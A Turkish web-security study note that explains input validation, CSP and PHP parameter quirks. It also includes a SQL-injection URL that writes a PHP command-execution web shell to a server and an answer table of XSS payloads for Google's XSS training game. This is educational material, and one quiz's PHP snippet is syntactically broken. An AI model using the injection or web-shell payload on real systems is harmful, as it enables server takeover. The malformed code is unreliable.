Input Validation (Girdi Doğrulama)

Kullanıcıdan alınan girdiler MVC (Model – View – Controller) tasarımda Controller tarafında kontrol edilirler. Örneğin; Email(@ işaretinin olması, RFC'de tanımlı email geçerlilik kuralları), IBAN(Başında ülke isminin kısaltmasının olması gibi) geçerlilik kontrolleri

Input Validation 2 yolla sağlanabilir:

1-) Blacklisting
2-) Whitelisting

Bu yollardan tasarımda kullanılması gereken kesinlikle Whitelisting yöntemidir.

Blacklisting, kullanıcıdan alınan input bölümünde beklenmeyen değerleri (olmaması gereken veya saldırıya sebep olabilecek değerleri) tek tek belirle ve input olarak geldiklerinde engelle mantığıyla çalışır. Bunu programlama da regex vs... ile sağlayabiliriz.

Whitelisting, kullanıcıdan alınan input bölümünde sadece alınması gereken değerin belirlenip onun dışında gelen her şeyi yok sayma mantığıyla çalışır.

Genel mantıklarını incelediğimizde Whitelisting yöntemini hem programlamak kolay ve maliyetsiz hem de herhangi bir açıklık bırakma ihtimalin yok. Tabii düzgün bir şekilde kullanıldığında. Ancak Blacklisting yönteminin kullanımında gelmemesi gerekenler nereye, ne zamana kadar yazabilirsiniz ki? Aynı zamanda siz yazdınız diyelim. Siz o yazılımı yazdıktan sonra desteklenen ve son derece işlevsel başka fonksiyonlar çıkmış olsun. Gerçekten bunu sürekli engelleyebilir misiniz? Tabii ki hayır. Aynı zamanda yazılım denen şey problemlerimizi azaltmak, zaman kazandırmak için vardır, problemlerimizi artırıp, zaman kazandırmıyorsa neden yararlı olsun ki?

Temel olarak saldırı yöntemlerini ve korunma yöntemlerini incelediğimizde şunu görüyoruz: örneğin girdinin sadece sayı olması gerekiyorsa başka bir şey almamalısın ki senin yazılımını o kısmından manipüle edemesin. Yani yazılımların, ürünlerin yapım aşamasından ziyade tasarım aşamasının kıymetli olduğunu. Ancak bu kısmı atlayan patronlar ve proje yöneticileri yazılım aşamasında çalışanları sıkıştırdığı için tasarım aşaması eksik ve kusurlu kalmaktadır. Temel olarak da iyi tasarlanmayan yazılımların gerek güvenlik gerek işlevellik yönleri oldukça zayıf kalmaktadır. Zafiyetsiz bir yazılım veya ürün için sıkı bir tasarım aşaması şarttır.

İşinize yarayabilecek detaylar örnekler:

Paketin header bilgisini görüntülemek için;
-nc -v www.milliyet.com.tr

Örnek:
POST www.linux.org.tr/index.xyz? kelime=M&kelime=F
Soru: Burada 2 kelime değişkeni verdik. Sonuç ne döner?
PHP kodu: <?php $kelime=$_GET["kelime"] ?>
Cevap: F (Asp'de olsaydı Cevap: M,F)
Soru: Aşağıdaki PHP kodunda $sam değişkeninin değeri nedir?

```
<form method='POST'
$array1=aray(
   'isim'='Mehmet'
   'soyisim'='ince'
   )
   $array2=array(
      'isim'='Ahmet'
      'yas'=19
   $sam=$array1+$array2;
```

Cevap: Mehmet ince 19

NOT: Proxy sunucularda X-Forwarded-For header özelliği Requestin hedef sunucuya, proxy tarafından hangi client için yapıldığını söyler.

Content Security Policy:

- Belirtilen siteler dışında kaynak alınmasını önlemektedir.

- HTTP Response headerine yazılır.

- CSP unsafe-inline özelliği: İçerideki inline JS kodlarının çalıştırılmasını önler.

- CSP unsafe-eval özelliği: JS eval() metodunun çalıştırılmasını önler.

- CSP Report: CSP isteklerindeki durumlar loglanabilir.

SUNUCUYU ELE GEÇİRME

192.168.44.130/sqli/example.php?name=root' union select '<?php echo exec($_GET["cmd"]);?>',2,3,4,5 into outfile '/var/www/sqli/cmd2.php' %23

Yukarıda tamamen karma bir saldırı sonucu önce Sql injection ile başlanıp Sql injection'dan yararlanıp onun içinde Code injection yapılmıştır. Sunucuda kod içinden cmd oturumu açılmıştır. Ve o an hangi kullanıcı yetki grubunu sömürüyorsak onun yetkileriyle hareket edebiliriz. Örneğin; Web sunucu yoluyla mı girdik, sadece web sunucu kadar yetkiliyiz demektir.

GOOGLE XSS OYUNU

Google meraklıların XSS hakkında uygulama yapabilmesi için şöyle bi oyun yapmış. Buyrun oynayın. Tabi oynayacaksanız yazının devamını okumadan oynayın. Zira cevaplar var.

Not!: Javascript contextde her zaman ' ve < işaretine dikkat edicez.

Cevaplar:

Link	Payload	Link	Payload
http://xss-game.appspot.com/level1	<script>alert(1)</script>	http://xss-game.appspot.com/level2	<svg onload=alert(1)>
http://xss-game.appspot.com/level3	'><svg onload=alert(1)> veya 3');"onmouseover="alert('1	http://xss-game.appspot.com/level4	http://xss-game.appspot.com/level4/frame?timer='+alert(1)+'
http://xss-game.appspot.com/level6	javascript:alert(1)	http://xss-game.appspot.com/level6	frame#data:text/javascript,alert(1)

Oyunun çözümlerini Mehmet İnce bloguna anlatarak eklemiş. E buyrun:

http://www.mehmetince.net/google-xss-oyunu-cozumleri/

Son olarak bu belge umarım faydalı olur. Gerek üslup hatalarım, gerek yazım hatalarım için özür dilerim. Tekrar hatırlatmakta fayda gördüğüm şey ise, hatalarımı, eksiklerimi bana yazabilirsiniz, github'dan pull-request yollayabilirsiniz. Bu belgeyi hep beraber geliştirip daha iyi bir belge haline getirmek için:

Emailim: zinnuryesilyurt@gmail.com
Github'ım: https://github.com/1zinnur9
Belgenin github reposu: https://github.com/1zinnur9/wGuvenlik_LYK14
Twitter'dan anlık ulaşmak için: https://twitter.com/zinnur92
Blogum: http://1zinnur9.blogspot.com.tr/
Belgeye blogumda ulaşabileceğiniz adres: http://1zinnur9.blogspot.com/2014/09/wuglyk14.html

Sorularınızı ve önerilerinizi bana iletebilirsiniz.